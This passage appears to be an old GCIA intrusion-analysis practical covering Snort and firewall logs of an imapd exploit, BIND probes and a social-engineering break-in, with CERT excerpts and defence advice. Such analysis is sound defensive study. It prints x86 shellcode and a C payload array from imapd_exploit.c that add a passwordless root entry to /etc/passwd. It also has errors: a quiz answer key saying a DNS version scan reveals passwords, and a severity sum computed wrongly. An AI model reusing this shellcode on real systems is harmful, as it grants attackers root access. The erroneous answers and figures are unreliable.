83 C3 30 88 5E C2 31 C0 88 46 0B 89 F3 83 C0 05        ..0.^.1..F......
31 C9 83 C1 01 31 D2 CD 80 89 C3 31 C0 83 C0 04        1....1.....1....
31 D2 88 56 27 89 F1 83 C1 0C 83 C2 1B CD 80 31        1..V'..........1
C0 83 C0 06 CD 80 31 C0 83 C0 01 CD 80 69 61 6D        ......1......iam
61 73 65 6C 66 6D 6F 64 69 66 79 69 6E 67 6D 6F        aselfmodifyingmo
6E 73 74 65 72 79 65 61 68 69 61 6D E8 83 FF FF        nsteryeahiam....
FF 2F 65 74 63 2F 70 61 73 73 77 64 78 72 6F 6F        ./etc/passwdxroo
74 3A 3A 30 3A 30 3A 72 30 30 74 3A 2F 3A 2F 62        t::0:0:r00t:/:/b
69 6E 2F 62 61 73 68 78 83 F3 FF BF 88 F8 FF BF        in/bashx........
20 62 61 68 0A 00                                      bah..
```

=+=

1. **Source of trace:**

    My network

2. **Detect was generated by:**

    SNORT alert:
    [**] IDS181 - MISC - Shellcode X86 NOPS [**]
    01/14-23:57:43.506421 0:A0:8E:9:1D:CC -> 0:D0:B7:74:56:8E
    type:0x800 len:0x458
    63.224.68.51:2283 -> 208.169.21.59:143 TCP TTL:49 TOS:0x0 ID:45250
    DF
    *****PA* Seq: 0xDA0DB9BA Ack: 0xFC10CA93 Win: 0x7D78
    TCP Options => NOP NOP TS: 3546282 3618331

3. **Probability source address is spoofed:**

    Low, this exploit code is used to compromise the host not to "denial of service it".

4. **Description of attack:**

    Attack against an open imap (service port 143) using exploit code. The tool used was imapd_exploit.c, and has been well documented on CERTadvisory notice CA-97.09.imap_pop.

5. **Attack Mechanism:**

    By connecting to the imap port (143) and running, this exploit will cause a hole in the imap daemon on vulnerable linux systems. The CERT advisory explains that the instruction code is doing open(), write(), and close() system calls, and it adds a line root::0:0.. at the beggining of /etc/passwd (change to /etc/shadow if needed). In some versions of this exploit it changes the root password to be nothing at all. Other verions of this exploit rewrite the root password to be a hardcoded password. By simply doing an initial scan of the network, the attacker was able to determine that the imap daemon was in a listening state. After reconnaisance the attacker would simply need to type in this command to determine if the host is vulnerable to attack.

    % telnet **hackme.my.net 143**
    Trying **hackme.my.net**...
    Connected to host.
    Escape character is '^]'.

* OK **hacker.evil.org IMAP4rev1 v10.190** server ready

6. Correlation:

Although according to CERT this advisory was published in the third quarter of 1997. This is a piece of imapd_exploit.c exploit code which was detected in the snort logs in the ascii section.

```
char realegg[] =
        "\xeb\x58\x5e"
        "\x31\xdb\x83\xc3\x08\x83\xc3\x02\x88\x5e\x26"
        "\x31\xdb\x83\xc3\x23\x83\xc3\x23\x88\x5e\xa8"
        "\x31\xdb\x83\xc3\x26\x83\xc3\x30\x88\x5e\xc2"
        "\x31\xc0\x88\x46\x0b\x89\xf3\x83\xc0\x05\x31"
        "\xc9\x83\xc1\x01\x31\xd2\xcd\x80\x89\xc3\x31"
         "\xc0\x83\xc0\x04\x31\xd2\x88\x56\x27\x89\xf1"
         "\x83\xc1\x0c\x83\xc2\x1b\xcd\x80\x31\xc0\x83"
         "\xc0\x06\xcd\x80\x31\xc0\x83\xc0\x01\xcd\x80"
         "iamaselfmodifyingmonsteryeahiam\xe8\x83\xff\xff\xff"
         "/etc/passwdxroot::0:0:r00t:/:/bin/bashx";
                char *point = realegg;
         buf[0]='*';
         buf[1]=' ';
         buf[2]='l';
         buf[3]='o';
         buf[4]='g';
         buf[5]='i';
         buf[6]='n';
         buf[7]=' ';
```

7. Evidence of active targeting:

This exploit is directed towards a Linux host. Systems using older IMAP daemons are vulnerable.

8. Severity: (Criticality+Lethality)-(System Countermeasures + Network Countermeasures

(4+5)-(3+5)=-1

9. Defensive Countermeasures:

Obtain a newer version of imap and apply needed patches for the applied vendor. If possible, use an internet mail gateway so mail is forwarded to an internal firewalled machine running imap.

10. Multiple choice questions:

From an attackers point of view what is one way of determining what version of imap a host is running?

A) Send mail to the host
B) Port scan the host
C) telnet to the host + (port number)
D) using a scan with the reverse logging mechanism turned on

Answer C

Detect #4(Bind exploit)

Snort scan report from my.net:
Feb 13 00:49:16 **evil.org:1762** -> **my.net52:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net57:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net56:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net59:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net60:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net58:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net61:53 UDP**
Feb 13 00:49:16 **evil.org:1762** -> **my.net63:53 UDP**

Snort alert file from my.net:
[**] IDS278 - SCAN -**named** Version probe [**]
02/13-00:49:16.045955 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x48
evil.org:1762 -> **my.net52:53 UDP** TTL:47 TOS:0x0 ID:27070
Len: 38
00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 ....**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

=+=
[**] IDS278 - SCAN -**named** Version probe [**]
02/13-00:49:16.049949 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x48
evil.org:1762 -> **my.net57:53 UDP** TTL:47 TOS:0x0 ID:27074
Len: 38
00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 ....**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

=+=
[**] IDS278 - SCAN -**named** Version probe [**]
02/13-00:49:16.050859 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x48
evil.org:1762 -> **my.net56:53 UDP** TTL:47 TOS:0x0 ID:27073
Len: 38

00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 ....**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

=+=
[**] IDS278 - SCAN -**named** Version probe [**]
02/13-00:49:16.051002 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x48
evil.org:1762 -> **my.net59:53 UDP** TTL:47 TOS:0x0 ID:27076
Len: 38
00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 ....**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

=+=
[**] IDS278 - SCAN -**named** Version probe [**]
02/13-00:49:16.052157 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x48
evil.org:1762 -> **my.net60:53 UDP** TTL:47 TOS:0x0 ID:27077
Len: 38
00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 ....**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

=+=
[**] IDS278 - SCAN -**named** Version probe [**]
02/13-00:49:16.052445 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x48
evil.org:1762 -> **my.net58:53 UDP** UDP TTL:47 TOS:0x0 ID:27075
Len: 38
00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 ....**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

=+=

Snort scan report from my.friends.net:
[**] IDS278 - SCAN -**named** Version probe [**]
02/01-11:12:33.873436 **evil.org:1027** -> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:4323
Len: 38

[**] IDS278 - SCAN -**named** Version probe [**]
02/01-11:12:56.362181 **evil.org:1027** -> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:4326
Len: 38

Snort alert file from my.friends.net:
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
02/01-14:48:55.933164 **evil.org:1030** -> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:1155
Len: 520
=+=

[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
02/01-14:48:55.942412 **evil.org:1031**-> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:1157
Len: 520
=+=
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
02/01-14:57:29.664817 **evil.org:1032**-> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:2632
Len: 520
=+=
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
02/01-14:57:29.675406 **evil.org:1033**-> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:2634
Len: 520
=+=
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
02/01-15:05:14.266828 **evil.org:1033**-> **my.friends.net:53**
UDP TTL:53 TOS:0x0 ID:2914
Len: 520
=+=

1. **Source of trace:**

   Both my network and a friends network for a correlation of this attack

2. **Detect was generated by:**

   Snort logs and alerts

3. **Probability that the source was spoofed:**

   Low on both networks, the attacker needs to get a response from the destination machines on a bind version.

4. **Description of attack:**

   Initially on both networks a reconnaisance scan technique was used to find the version of bind. On January 29, 2001 a new bind exploit was found to gain root access to certain versions of bind. These abnormally high amount of scans across many different networks indicates that this exploit is in the wild. Although the raw data was not availible on my.friends.net Shellcode X86 NOPS indicates that attackers were actually running some type of exploit against this machine. It turns out that my.friends.net uses a fake version return value to see how determined attackers are to gaining access to this machine.

5. Attack Mechanism:

On unpatched versions of bind it is possible to gain root access by running one of the recent expoits.

6. Correlation:

Many bind exploits are described in detail from CERT advisories CA-2001-02, CA-2000-20.html, CA-2000-03.html, CA-1998-05.html, CA-1997-22.html, CS-2000-02.html, CS-2000-01.html, CS-99-04.html, CS-98.07.html, CS-98.06.html, CS-98.05.html, CS-98.04.html in order from most recent to historical.

Original release date: January 29, 2001
Last revised: February 15, 2001
Source: CERT/CC

During the processing of a transaction signature (TSIG), BIND 8 checks for the presence of TSIGs that fail to include a valid key. If such a TSIG is found, BIND skips normal processing of the request and jumps directly to code designed to send an error response. Because the error-handling code initializes variables differently than in normal processing, it invalidates the assumptions that later function calls make about the size of the request buffer.

Once these assumptions are invalidated, the code that adds a new (valid) signature to the responses may overflow the request buffer and overwrite adjacent memory on the stack or the heap. When combined with other buffer overflow exploitation techniques, an attacker can gain unauthorized privileged access to the system, allowing the execution of arbitrary code.

Attacking exploitable versions of BIND was also described as one of SANS top 30 exploits.

#17 DNS Exploits: Besides the usual amount of searching for DNS servers, there are several instances where buffer overflows are being directly sent to DNS servers, indicating, perhaps, that the earlier searching has revealed vulnerable systems. The BIND exploit, if properly executed, allows root access to a system. To further substantiate that at least one system has been compromised, network traffic is observed with included commands to delete evidentiary files from an earlier exploit.

This was also described in detail in the book “Intrusion Signatures and Analysis” by a GCIA student with the following data output.

```
[**] IDS277 - NAMED Iquery Probe [**]
08/12-22:26:16.869305 SCANNER.OTHER.NET:1132 ->
DNS_SERVER.MY.NET:53
UDP TTL:64 TOS:0x0 ID:48361
Len: 38
```

[**] IDS277 **named** Iquery probe [**]
08/27-10:57:17.937831 0:0:A2:FF:3A:25 -> 0:60:97:23:7B:0 type:0x800 len:0x48
216.77.242.44:4669 -> **my.dns.server:53 UDP** UDP TTL:51 TOS:0x0 ID:39933
Len: 38
75 E6 01 80 00 01 00 00 00 00 00 00 07 76 65 72 **u**............**ver**
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 **sion.bind**.....

7. **Evidence of active targeting:**

Attackers are scanning the Internet for versions of BIND that are exploitable to gain access to systems in both denial of service and cooperative distributed denial of service. For the latest BIND exploit, rootkits are available such as TORN8 which includes a sniffer, host based stealth mode tactic software, DDOS, papasmurf, etc…..

8. **Severity:** (Criticality+Lethality)-(System Countermeasures + Network Countermeasures

my.net.60 (2+1)-(3+5)=-5
my.friends.net (4+5)-(5+4)=0

9. **Defense Recommendation:**

Four hours after receiving news of the bind exploit on January 29, 2001 all machines that belonged to my organization were fully patched due to the risk factor. It is important to keep up to date on patches due the lethality of such exploits and denial of service to DNS. Correct configuration of DNS is also important by defining ACL's in named.conf and the use of allow-query/transfers to grant or revoke access to information the DNS server provides. CERT also reccommends using split DNS to minimize the impact of this exploit.

CERT® Advisory CA-2001-02
"It may also be possible to minimize the impact of the exploitation of these vulnerabilities by configuring your DNS environment to separate DNS servers used for the public dissemination of information about your hosts from the DNS servers used by your internal hosts to connect to other hosts on the Internet. Frequently, different security polices can be applied to these servers such that even if one server is compromised the other

server will continue to function normally. Split horizon DNS configuration may also have other security benefits."

10. Multiple choice answer:

What can an attacker find out by scanning your machines for DNS?

A) Port numbers
B) DNS version type
C) Machine type
D) Passwords

Answer D

Detect #5(Social Engineering)

Checkpoint Firewall Logs:

eth-s5p1c0= My networks management Network
eth-s3p1c0= My networks outside interface (Internet feed/Untrusted)
eth-s4p1c0= My networks internal network (Trusted)

Jan 20, 2001

```
19:53:11 ctl    Primary    >eth-s5p1c0 new interface configuration
19:53:11 ctl    Primary    >eth-s5p1c0 installed Standard
19:53:28 ctl    Primary    >eth-s5p1c0 new interface configuration
19:53:28 ctl    Primary    >eth-s5p1c0 installed Standard
19:53:33 ctl    Primary    >eth-s5p1c0 new interface configuration
19:53:33 ctl    Primary    >eth-s5p1c0 installed Standard

21:56:40 drop   Primary    >eth-s4p1c0 proto tcp src
mynet59.com dst mynet57.com service http s_port 56952 len 40
rule 10

21:56:40 drop   Primary    >eth-s4p1c0 proto icmp src
mynet59.com dst mynet57.com rule 10 icmp-type 8 icmp-code 0

21:56:41 drop   Primary    >eth-s4p1c0 proto tcp src
mynet59.com dst mynet57.com service http s_port 56953 len 40
rule 10
```

21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service tcpmux s_port 63075 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service compressnet s_port 63076 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service compressnet s_port 63077 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service 4 s_port 63078 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service rje s_port 63079 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service 6 s_port 63080 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service echo-tcp s_port 63081 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service 8 s_port 63082 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service discard-tcp s_port 63083 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service 10 s_port 63084 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service systat s_port 63085 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service 12 s_port 63086 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service daytime-tcp s_port 63087 len 48 rule 16
21:58:32 accept Primary >**eth-s3p1c0** proto tcp src **scanner.evil.org** dst **mynet60.com** service 14 s_port 63088 len 48 rule 16

22:39:37 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **telnet** s_port blackjack len 60 rule 16
22:40:05 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet58.com** service **ssh** s_port 1023 len 60 rule 14
22:40:44 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **telnet** s_port 1026 len 60 rule 16

Jan 21

3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** service 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** service 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **telnet** s_port **2731** len 60 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet60.com** 7326 s_port 58656 len 40 rule 16
10:47:33 accept Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service telnet s_port 2326 len 60 rule 16

Outside IDS running snort:

Ifconfig –a

fxp0= Connection back to IDS server for logging and snort-snarf
fxp1= Interface for monitoring all traffic

```
fxp0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu
1500
        inet 192.168.1.201 netmask 0xffffff00 broadcast
192.168.1.255
        inet6 fe80::290:27ff:feed:5535%fxp0 prefixlen 64
scopeid 0x1
        ether 00:90:27:ed:55:35
        media: autoselect (100baseTX) status: active
        supported media: autoselect 100baseTX <full-duplex>
100baseTX 10baseT/UTP <full-duplex> 10baseT/UTP

fxp1:
flags=8943<UP,BROADCAST,RUNNING,PROMISC,SIMPLEX,MULTICAST>
mtu 1500
        inet 10.10.10.20 netmask 0xffffff00 broadcast
10.10.10.255
        inet6 fe80::2d0:b7ff:fe1b:5d29%fxp1 prefixlen 64
scopeid 0x2
        ether 00:d0:b7:1b:5d:29
        media: autoselect status: no carrier
        supported media: autoselect 100baseTX <full-duplex>
100baseTX 10baseT/UTP <full-duplex> 10baseT/UTP
lp0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> mtu 1500
faith0: flags=8000<MULTICAST> mtu 1500
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
gif1: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
gif2: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
gif3: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x9
        inet6 ::1 prefixlen 128
        inet 127.0.0.1 netmask 0xff000000
ppp0: flags=8010<POINTOPOINT,MULTICAST> mtu 1500
sl0: flags=c010<POINTOPOINT,LINK2,MULTICAST> mtu 552
```

Inside IDS running snort:

Ifconfig –a

```
fxp0= Connection back to IDS server for logging and snort-
snarf
fxp1= Interface for monitoring all traffic

fxp0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu
1500
        inet 192.168.1.200 netmask 0xffffff00 broadcast
192.168.1.255
        inet6 fe80::290:27ff:feed:5535%fxp0 prefixlen 64
scopeid 0x1
        ether 00:90:27:ed:55:35
        media: autoselect (100baseTX) status: active
        supported media: autoselect 100baseTX <full-duplex>
100baseTX 10baseT/UTP <full-duplex> 10baseT/UTP

fxp1:
flags=8943<UP,BROADCAST,RUNNING,PROMISC,SIMPLEX,MULTICAST>
mtu 1500
        inet 10.10.10.10 netmask 0xffffff00 broadcast
10.10.10.255
        inet6 fe80::2d0:b7ff:fe1b:5d29%fxp1 prefixlen 64
scopeid 0x2
        ether 00:d0:b7:1b:5d:29
        media: autoselect status: no carrier
        supported media: autoselect 100baseTX <full-duplex>
100baseTX 10baseT/UTP <full-duplex> 10baseT/UTP
lp0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> mtu 1500
faith0: flags=8000<MULTICAST> mtu 1500
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
gif1: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
gif2: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
gif3: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x9
        inet6 ::1 prefixlen 128
        inet 127.0.0.1 netmask 0xff000000
ppp0: flags=8010<POINTOPOINT,MULTICAST> mtu 1500
sl0: flags=c010<POINTOPOINT,LINK2,MULTICAST> mtu 552
```

1. **Source of trace:**

    My network

2. Detect was generated by:

Checkpoint firewall logs. IDS was off-line.

3. Probability the source address was spoofed:

Low, this attack would not have worked unless the attacker could make a three-way handshake on the telnet port. This attacker did try to become "hidden" within all generated spoofed traffic. It was easy to detect who the attacker was simpy by reading the **s_port** and **service** fields in the firewall logs. Below is an example of the normal telnet traffic along with the spoofed bogus traffic.

3:34:31 accept Primary >eth-s3p1c0 proto tcp src scanner.evil.org dst mynet60.com **service 7326 s_port 58656** len 40 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src hacker.evil.org dst mynet60.com **service telnet s_port 2731** len 60 rule 16
3:34:31 accept Primary >eth-s3p1c0 proto tcp src scanner.evil.org dst hackme **service 7326 s_port 58656** len 40 rule 16

4. Description of attack:

This attack came from a friend (GCIA certified) and co-workers, and is an excellent example of social engineering. Full access was gained to the target system, mynet60.com.

On the night of this detect I received a call from a co-worker letting me know that and un-named GCIA had broken into my system and to take a look. during the call I telnetted into the target system mynet60.com to make sure the system was still intact. After looking thoughrouly at the target system I decided to ssh into the logging server and IDS systems to make sure everything was still intact. At this point I realized the IDS systems monitoring interfaces were off-line and decided to drive into the office. My co-worker said he wanted to "help out" checking the systems.

Unknown to me the GCIA had already done the following:

- Used a lockpick set to physically break into the cabinet where all the equipment was housed.
- Disconnect all the Intrusion detection equipment
- ARP cache poisoned my switch

In the logs I did notice the following information:

- A rogue IP address from the internal side of my network
- Firewall logs indicating that the rogue IP address tried to access "Voyager", the web interface to Checkpoint Firewall-1
- The management interface on the firewall

5. Attack mechanism:

Trust relationships

6. Correlations:

Cert advisory CA-1991-04 Social Enginneering:

> The Computer Emergency Response Team/Coordination Center (CERT/CC) has received several incident reports concerning users receiving requests to take an action that results in the capturing of their password. The request could come in the form of an e-mail message, a broadcast, or a telephone call. The latest ploy instructs the user to run a "test" program, previously installed by the intruder, which will prompt the user for his or her password. When the user executes the program, the user's name and password are e-mailed to a remote site. We are including an example message at the end of this advisory.
>
> These messages can appear to be from a site administrator or root. In reality, they may have been sent by an individual at a remote site, who is trying to gain access or additional access to the local machine via the user's account.
>
> While this advisory may seem very trivial to some experienced users, the fact remains that MANY users have fallen for these tricks (refer to CERT Advisory CA-91.03).
>
> Security focus wrote:
> **Social Engineering: Techniques that can bypass Intrusion Detection Systems**
> *by Toby Miller*
>
> Social Engineering is an attack method used by many attackers that takes advantage of trust and complacency at work. Humans by nature are very trusting and rarely question actions that are considered normal.
>
> Parameter devices are good for protecting resources from outside computer attacks, but there are very few resources to protect us against the human attack.

Friendships: One of the best ways to obtain information and access is through friendships. Once a friendship has been established, there is usually a "trust" between those individuals. This trust is what usually is exploited. This technique is great in obtaining information along with being stealthy to firewalls and Intrusion Detection Systems. Many friends share information with each other about different subjects, this includes work-related information. If an individual wanted to mount an attack against XYZ company and needed a great starting point where do think he/she might start? Probably with the companies employees. If the individual has friends already in the company they can begin using Social Engineering techniques to obtain critical information about the companies network, hiring practices and financial data. If the individual does not have a friends within the company he | she can develop some friendships. This type of Social Engineering happens quite frequently and unfortunately, people are not aware of this.

7. **Evidence of active targeting:**

This attack was used against an entire network but specifically to one certain host.

8. **Severity:** (Criticality+Lethality)-(System Countermeasures + Network Countermeasures)

(5+5)-(3+5)= 2

9. **Defensive recommendation:**

- DO NOT rely on a lock to safegaurd your equipment. Other security measures should be taken including video surveillance units that are recorded 24x7.
- NEVER use clear-text passwords as a form of authentication. This includes both external and internal devices on your network. Use ssh, kerberos, or crypted ldap as a means of authentication.
- Run ARPWATCH on ALL the machines protecting your internal network. If I'd have had ARPWATCH I would have known there was a rogue machine plugged in as soon as I looked at the logs.
- Don't ever become lax in security measures. Make sure that people asking you to login to equipment really have good reason for doing so. **Follow your companies security policy for suspicious activity.** If your company doesn't have one, ask your manager for anything that might seem suspicious.
- Monitor your IDS systems for port status. This is one of the reasons I knew something was wrong.
- Shutdown all unused ports on managed switches. It may not stop someone, but it will certainly slow them down if they'll have to somehow reconfigure the switch itself before being able to snoop.
- If interfaces flap, always find out the root cause of the outages.

- Never trust other GCIA-certified engineers who want to “help” you with your practical.

10. Multiple choice questions:


What should be monitored for suspicious physical activity?

